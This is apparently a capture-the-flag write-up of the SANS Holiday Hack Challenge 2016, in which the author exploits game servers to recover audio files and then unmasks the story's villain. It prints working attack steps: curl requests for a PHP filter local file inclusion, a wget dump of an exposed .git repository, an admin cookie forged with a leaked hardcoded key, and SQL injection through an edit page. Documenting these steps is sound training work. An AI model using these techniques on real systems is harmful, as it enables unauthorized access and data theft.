Now that we had a better understanding of Meteor, and now that we were armed with Tamper Monkey and the Meteor Miner script, we started poking at the server. The Meteor Miner output returned a lot of useful information. We saw all of the paths in the Routes section and started navigating to those pages.



When we went to the "/admin/quotes" page we were told we needed to be logged in to access this page, but we saw two very interesting changes in the Meteor Miner output.

The collection "HomeQuotes" now had 5 records instead of 4, and there was an extra subscription "adminQuotes".

We remembered from Tim Medin's blog that we could view the objects in a collection by using the find() and fetch() functions. To do this we just needed to open up a web console in our browser, and call the javascript functions. Once we ran, "HomeQuotes.find().fetch()" we could view all five objects. When we expanded the last object, we saw an audio field which contained the file path to a discombobulated audio file.

```
> HomeQuotes.find().fetch()
< ▼Array[5] i
    ▶0: Object
    ▶1: Object
    ▶2: Object
    ▶3: Object
    ▼4: Object
       _id: "zPR5TpxB5mcAH3pYk"
       audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
       hidden: true
       index: 4
       quote: "Just Ad It!"
      ▶__proto__: Object
     length: 5
    ▶__proto__: Array[0]
```

We added the file path to the end of the domain and had our audio file.

File: discombobulatedaudio5.mp3

The Uncaught Exception Handler Server

The url we found in the APK file was http://ex.northpolewonderland.com/exception.php so we started our investigation there. When navigating to this in a web browser, we obtain the error

"Request method must be POST". Once we fixed this error, we received another error, so we continued to change the requests until we no longer received any errors. Below, we have pasted the curl commands and what we changed, followed by the corresponding errors.

< -X POST > to send post request

```
root@kali:~# curl -X POST "http://ex.northpolewonderland.com/exception.php" -s
Content type must be: application/json
root@kali:~#
```

< -H "Content-Type:application/json" > to add the proper content-type to the header

```
root@kali:~# curl -X POST -H "Content-Type:application/json" "http://ex.northpolewonderland.com/exception.php" -s
POST contains invalid JSON!
root@kali:~#
```

< --data'{"test":"test"}' > to send some json data

```
root@kali:~# curl -X POST -H "Content-Type:application/json" "http://ex.northpolewonderland.com/exception.php" --data '{"test":"test"}' -s
Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
root@kali:~#
```

< '{"operation":"WriteCrashDump"}' > to properly define operation

```
root@kali:~# curl -X POST -H "Content-Type:application/json" "http://ex.northpolewonderland.com/exception.php" --data '{"operation":"WriteCr
ashDump"}' -s
Fatal error! JSON key 'data' must be set.
root@kali:~#
```

< {"operation":"WriteCrashDump","data":"test"} > to set data

```
root@kali:~# curl -X POST -H "Content-Type:application/json" "http://ex.northpolewonderland.com/exception.php" --data '{"operation":"WriteCr
ashDump","data":"test" }' -s
{
        "success" : true,
        "folder" : "docs",
        "crashdump" : "crashdump-mcN4UY.php"
}
root@kali:~#
```

We successfully wrote a crash dump, so then we tried to read it by switching the operation.

< {"operation":"ReadCrashDump","data":"test"} >

```
root@kali:~# curl -X POST -H "Content-Type:application/json" "http://ex.northpolewonderland.com/exception.php" --data '{"operation":"ReadCra
shDump","data":"test" }' -s
Fatal error! JSON key 'crashdump' must be set.
root@kali:~#
```

< {"operation":"ReadCrashDump", "data":"test", "crashdump":"crashdump-mcN4UY.php"} > to set crashdump to the dump we just wrote.

```
root@kali:~# curl -X POST -H "Content-Type:application/json" "http://ex.northpolewonderland.com/exception.php" --data '{"operation":"ReadCra
shDump","data":"test","crashdump":"test2" }' -s
Fatal error! JSON key 'crashdump' must be set.
root@kali:~#
```

This didn't fix or error, maybe "crashdump" was supposed to be passed inside of "data".

< { "operation":ReadCrashDump","data":{"crashdump":"crashdump-mcN4UY.php"}} >

```
root@kali:~# curl -X POST -H "Content-Type:application/json" "http://ex.northpolewonderland.com/exception.php" --data '{"operation":"ReadCra
shDump","data":{"crashdump":"crashdump-mcN4UY.php"}}' -s
Fatal error! crashdump value duplicate '.php' extension detected.
root@kali:~#
```

The name of a file was being passed through "crashdump" and the ".php" extension was being added on the server-side code. This was very helpful to know when trying to exploit this server.

```
root@kali:~# curl -X POST -H "Content-Type:application/json" "http://ex.northpolewonderland.com/exception.php" --data '{"operation":"ReadCra
shDump","data":{"crashdump":"crashdump-mcN4UY"}}' -s
"test"root@kali:~#
```

Finally! We were able to successfully read a crash dump. We just needed to use this ability to find the audio file. The crash dump files were php files so we thought to try and read other php files. We know of exception.php, but if we read this page the interpreter will interpret it first, then display the output. During our travels of the North Pole, we had met an elf, Sugarplum Mary, who referred us to a blog about PHP filters and how they can be used to view source code. The blog described a very cool technique we had never heard of.

```
<Sugarplum Mary> - Hi, I'm Sugarplum Mary. I'm a developer!
<Sugarplum Mary> - I like PHP, it offers so much flexibility even though the syntax is straight out of 1978.
<Sugarplum Mary> - PHP Filters can be used to read all kinds of I/O Streams.
<Sugarplum Mary> - As a developer, I must be careful to ensure attackers can't use them to access sensitive files or data.
<Sugarplum Mary> - Jeff McJunkin wrote a blog post on local file inclusions using this technique.
<Sugarplum Mary> - I need to go back and make sure no one can read my source code using this technique.
<Sugarplum Mary> - I love curly braces and semicolons.
<Sugarplum Mary> - …
```

- https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulnerabilities

By combining this technique with our previous steps, we were able to read the exception.php source code

< {"crashdump":" php://filter/convert.base64-encode/resource=exception"} >

We bypass the interpreter by encoding the stream as base64 so we have to decode it to find any useful information.

```
root@kali:~# curl -X POST -H "Content-Type:application/json" "http://ex.northpolewonderland.com/exception.php" --data '{"operation":"ReadCra
shDump","data":{"crashdump":"php://filter/convert.base64-encode/resource=exception"}}' -s | base64 -d
<?php
# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}
```

The first line of the source code had the location of the audio file. We navigated to this url and we were done.

File: discombobulated-audio-6-XyzE3N9YqKNH.mp3

The Mobile Analytics Server (post authentication)

We only had one more clue to find! Although we had investigated this server before, we wanted to approach it as if it was a brand new server. We did very little recon on this server to find the first audio file so we started from the beginning. We navigated to the server in a browser, ran nmap scans for hidden ports, and ran more intense scans on

the ports we found open. An nmap scan with the –sC option on port 443 returned some valuable information.

```
root@kali:~# nmap -sC 104.198.252.157 -p 443

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-12-22 09:34 PST
Nmap scan report for 157.252.198.104.bc.googleusercontent.com (104.198.252.157)
Host is up (0.0099s latency).
PORT    STATE SERVICE
443/tcp open  https
| http-cisco-anyconnect:
|_  ERROR: Not a Cisco ASA or unsupported version
| http-git:
|   104.198.252.157:443/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name
 the...
|_    Last commit message: Finishing touches (style, css, etc)
|_http-methods: No Allow or Public header in OPTIONS response (status code 405)
| http-title: Sprusage Usage Reporter!
|_Requested resource was login.php
| ssl-cert: Subject: commonName=analytics.northpolewonderland.com
| Not valid before: 2016-12-07T17:35:00
|_Not valid after:  2017-03-07T17:35:00
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_  http/1.1

Nmap done: 1 IP address (1 host up) scanned in 2.98 seconds
```

A publicly accessible git repository?! We wanted to download this for further analysis and had a great resource describing how to do this.

- https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

```
root@kali:~/Desktop/SANs# wget --mirror -I .git https://analytics.northpolewonderland.com/.git/
--2016-12-22 09:13:14--  https://analytics.northpolewonderland.com/.git/
Resolving analytics.northpolewonderland.com (analytics.northpolewonderland.com)... 104.198.252.157
Connecting to analytics.northpolewonderland.com (analytics.northpolewonderland.com)|104.198.252.157|:443...
 connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'analytics.northpolewonderland.com/.git/index.html'

analytics.northpolewonderl     [ <=>                                   ]   1.36K  --.-KB/s   in 0s

Last-modified header missing -- time-stamps turned off.
2016-12-22 09:13:15 (22.5 MB/s) - 'analytics.northpolewonderland.com/.git/index.html' saved [1394]
```

Once we restored all the files, we had the source code for the entire site, now we just had to find a way to exploit it. We started by reviewing the source code to gain an understanding of how the website worked.

```
root@kali:~/Desktop/SANs/analytics.northpolewonderland.com# ls
crypto.php  edit.php    getaudio.php  js          mp3.php     report.php    this_is_html.php  view.php
css         fonts       header.php    login.php   query.php   sprusage.sql  this_is_json.php
db.php      footer.php  index.php     logout.php  README.md   test          uuid.php
root@kali:~/Desktop/SANs/analytics.northpolewonderland.com#
```

We didn't find any obvious ways to get the audio file or any credentials, other than for the sprusage database. Although we didn't find credentials, we discovered how the

website was checking authentication. Once entering valid credentials, the username and date would be encrypted and the hex value would be stored in the "AUTH" cookie field. Here is the code from login.php.

```
    require_once('db.php');

    check_user($db, $_POST['username'], $_POST['password']);

    print "Successfully logged in!";

    $auth = encrypt(json_encode([
      'username' => $_POST['username'],
      'date' => date(DateTime::ISO8601),
    ]));

    setcookie('AUTH', bin2hex($auth));

    header('Location: index.php?msg=Successfully%20logged%20in!');
```

To verify access to pages, the "AUTH" value would be decrypted and then the username field would be compared to 'administrator' or 'guest'. This was in db.php.

```
  function get_username() {
    if(!isset($_COOKIE['AUTH'])) {
      return;
    }

    $auth = json_decode(decrypt(pack("H*",$_COOKIE['AUTH'])), true);

    return $auth['username'];
  }
```

All we had to do to bypass the access controls was encrypt 'administrator' as the username and set that as our cookie. We found the encrypt function in crypto.php, so it was easy to write our own php file to encrypt 'administrator'.

```
<?php

define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");

function encrypt($data) {
        return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
}

$auth = encrypt(json_encode(['username' => 'administrator','date' => date(DateTime::ISO8601),]));

print bin2hex($auth)

?>
```


Now we just needed to set our cookie and we would be authenticated as 'administrator'. To do this we just opened a web console in our browser and entered the following javascript:

document.cookie="AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cf926549b049486a63a00a65b71176884152 "


Now that we were authenticated, we started using a tool called BurpSuite. This would act as a proxy and capture the requests and responses being sent between us and the server.

- https://portswigger.net/burp/

From our research of the source code, we knew that there was a page only accessible to the 'administrator' account called edit.php that would allow us to edit the values of any saved queries. We decided to play around with this feature. First, we ran a query and saved it so that we had a valid query id. The parameters themselves did not matter.



We went back to the edit.php page and entered the valid id with "test" for the name and description fields.



The "Checking for query..." line in the output caught our attention.

```
# Update the row with the new values
$set = [];
foreach($row as $name => $value) {
  print "Checking for " . htmlentities($name) . "...<br>";
  if(isset($_GET[$name])) {
    print 'Yup!<br>';
    $set[] = "`$name`='" . mysqli_real_escape_string($db, $_GET[$name]) . "'";
  }
}

$query = "UPDATE `reports` " .
  "SET " . join($set, ', ') . ' ' .
  "WHERE `id`='" . mysqli_real_escape_string($db, $_REQUEST['id']) . "'";
print htmlentities($query);

$result = mysqli_query($db, $query);
if(!$result) {
  reply(500, "SQL error: " . mysqli_error($db));
  die();
}
```


When editing the query, edit.php queries the database for a report matching the id entered. It then fetches the associated rows and checks if a GET parameter with the same name was set. If it is, it adds the name and new value to an array and then updates the database entry with that array. Since it prints the name of the rows it is checking, we know there is a row "query" that we can edit. This allowed us to inject our own query into any report. This is nice, but we would need to find a way to execute the query. Luckily, there is a view.php page. The view.php retrieves a report from the database based on the id. It displays the id, name, and description, and then executes two function calls:
format_sql(query($db, $row['query']));
We found the code for the two functions in db.php. We were interested in the query function.

```
function query($db, $query) {
  $result = mysqli_query($db, $query);

  if(!$result) {
    reply(400, "Database error! " . mysqli_error($db));
    die();
  }


  $results = [];

  while($row = mysqli_fetch_assoc($result)) {
    $results[] = $row;
  }

  return $results;
}
```

The function executed whatever query was passed to it. Now we have a way to execute the query we inject with edit.php. In Burp Suite, we sent the captured edit.php request from before to Burp Repeater so we could continually tweak the parameters. From our examination of the sprusage.sql file, we knew there was a table named "audio". We wanted to use the edit function to inject a query to display all entries in the table.

```
GET
/edit.php?id=48e20457-3cf3-48aa-80a3-060c1202aaa1&name=test+&description=test&query
=SELECT * FROM `audio` HTTP/1.1
Host: analytics.northpolewonderland.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:44.0) Gecko/20100101 Firefox/44.0
Iceweasel/44.0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://analytics.northpolewonderland.com/edit.php
Cookie:
AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d8
6e573b965cf926549b049486a63a00a65b71176884152
Connection: close
```

We then went to the view.php page in our browser and requested to view the report we just edited.



Great! We found the audio file but now how do we get the data. This one stumped us for a while. We played around with the getaudio.php but couldn't find a way to return the audio file. Our next thought was that if the binary data is stored in a blob, can we just display it somehow. This reminded us of how we used php filters and base64 encoding to bypass the interpreter. We wanted to apply a similar technique and encode the data for the mp3 with base64 so the characters could all be displayed. Then we could decode the base64 string into an mp3 file.

```
GET
/edit.php?id=48e20457-3cf3-48aa-80a3-060c1202aaa1&name=test+&description=test&query
=SELECT TO_BASE64(mp3) FROM `audio` WHERE `username`='administrator' HTTP/1.1
Host: analytics.northpolewonderland.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:44.0) Gecko/20100101 Firefox/44.0
Iceweasel/44.0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://analytics.northpolewonderland.com/edit.php
Cookie:
AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d8
6e573b965cf926549b049486a63a00a65b71176884152
Connection: close
```

It worked! We copied the string from the browser into a file and decoded.

```
root@kali:~/Desktop/SANSHoliday# cat b64audio.txt | tr -d '\040\011\012\015' | base64 -d > discombobulatedaudio7.mp3
```

We had successfully recovered all 7 audio files! Now we just had to figure out what they meant.

File: discombobulatedaudio7.mp3

8) What are the names of the seven audio files?

- discomboulatedaudio1.mp3
- discombobulatedaudio2.mp3
- discombobulatedaudio3.mp3
- debug-20161224235959-0.mp3
- discombobulatedaudio5.mp3
- discombobulated-audio-6-XyzE3N9YqKNH.mp3
- discombobulatedaudio7.mp3

Part 5: Discombobulated Audio

Josh sighed as he scratched his head. "Hey, sis. We've managed to own much of the SantaGram infrastructure, but all we've got to show for it is these strangely distorted audio files. They sound weird, as though they've been all discombobulated somehow. We certainly haven't found the criminal who abducted Santa. Also, there's that one door at the North Pole we haven't been able to get open yet. Very curious, I tell you."

Something Joshua just said triggered Jessica's memory. "I recall seeing a weird machine here at the North Pole called 'The Audio Discombobulator.' Remember it? It mentioned how it cuts, mixes, and stirs songs together, and then distributes them throughout the North Pole. I guess that explains the music that saturates everything up here. Perhaps these weird audio files came from that machine... but they don't sound much like music, and certainly not whole songs."

"What if..." Josh contemplated, "...the villain walked by the Audio Discombobulator and uttered something... Not a song, which the machine is used to dealing with, but instead a sentence or a phrase. The machine might have heard that, cut it up, mixed it, and then distributed it throughout the North Pole!"

Jess concluded the thought, "Wow! Let's see if we can put the pieces of this crazy audio puzzle back together. It might help us find the bad guy."

And, finally, Dear Reader, now is your chance to bring the foul villain who nabbed Santa to justice. Analyze the audio files and find the villain in the North Pole to answer these questions:

9) Who is the villain behind the nefarious plot?

10) Why had the villain abducted Santa?

Please note: You can determine the plot and the identity of the villain with access to as few as five of the seven audio files. However, as stated above, participants who gain access to all seven audio files will be given special consideration. Again, you do not need to compromise all the SantaGram servers to answer items 9 and 10. Partial answers are completely welcomed and are certainly eligible to win.


9) Who is the villain behind the nefarious plot?

We had been given a list of servers to exploit in a specific order, so we tried reassembling the mp3s in the same order. We used Audacity to combine the audio files. Here is a little about Audacity and some great instructions on how to merge tracks.

- http://www.audacityteam.org/
- http://www.ghacks.net/2011/06/27/how-to-merge-mp3-wav-with-audacity/

Once the tracks were combined, we started playing around with effects. We realized when you speed up the track it sounds like a voice but was very high pitched. We found a way to fix that with the "Change Tempo" feature.

- https://www.lifewire.com/audacity-tutorial-change-songs-speed-without-affecting-pitch-2438167




It was still difficult to understand but we were able to pick out the quote:

"Father Christmas, Santa Claus. Or, as I've always known him, Jeff"

We went to the locked door in the Corridor and entered the phrase. There, in the clock tower, we found the villain.

Answer: Dr. Who

10) Why had the villain abducted Santa?



The Clock Tower
<Dr. Who> - The question of the hour is this: Who nabbed Santa.
<Dr. Who> - The answer? Yes, I did.
<Dr. Who> - Next question: Why would anyone in his right mind kidnap Santa Claus?
<Dr. Who> - The answer: Do I look like I'm in my right mind? I'm a madman with a box.
<Dr. Who> - I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.
<Dr. Who> - Give me a world like that. Just once.
<Dr. Who> - So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice - I had to kidnap him.
<Dr. Who> - It was sort of one of those days.
<Dr. Who> - Well. You know what I mean.
<Dr. Who> - Anyway... Since you interfered with my plan, we'll have to live with the Star Wars Holiday Special in this universe... FOREVER. If we attempt to go back again, to cross our own timeline, we'll cause a temporal paradox, a wound in time.
<Dr. Who> - We'll never be rid of it now. The Star Wars Holiday Special will plague this world until time itself ends... All because you foiled my brilliant plan. Nice work.
<Dr. Who> - ...

Dr. Who had the best intentions, even if he was a bit mad, when trying to stop the release of the Star Wars Holiday Special. However, he still broke the law and must pay for his crimes. Josh and Jessica reported him to the police and the investigation was over. It was a bitter sweet moment. I returned home to await the start of school again. I spent the trip home thinking about my studies at CSU Sacramento, and how great it would be if I could combine that with something like NetWars Continuous. It would be a Christmas wish come true!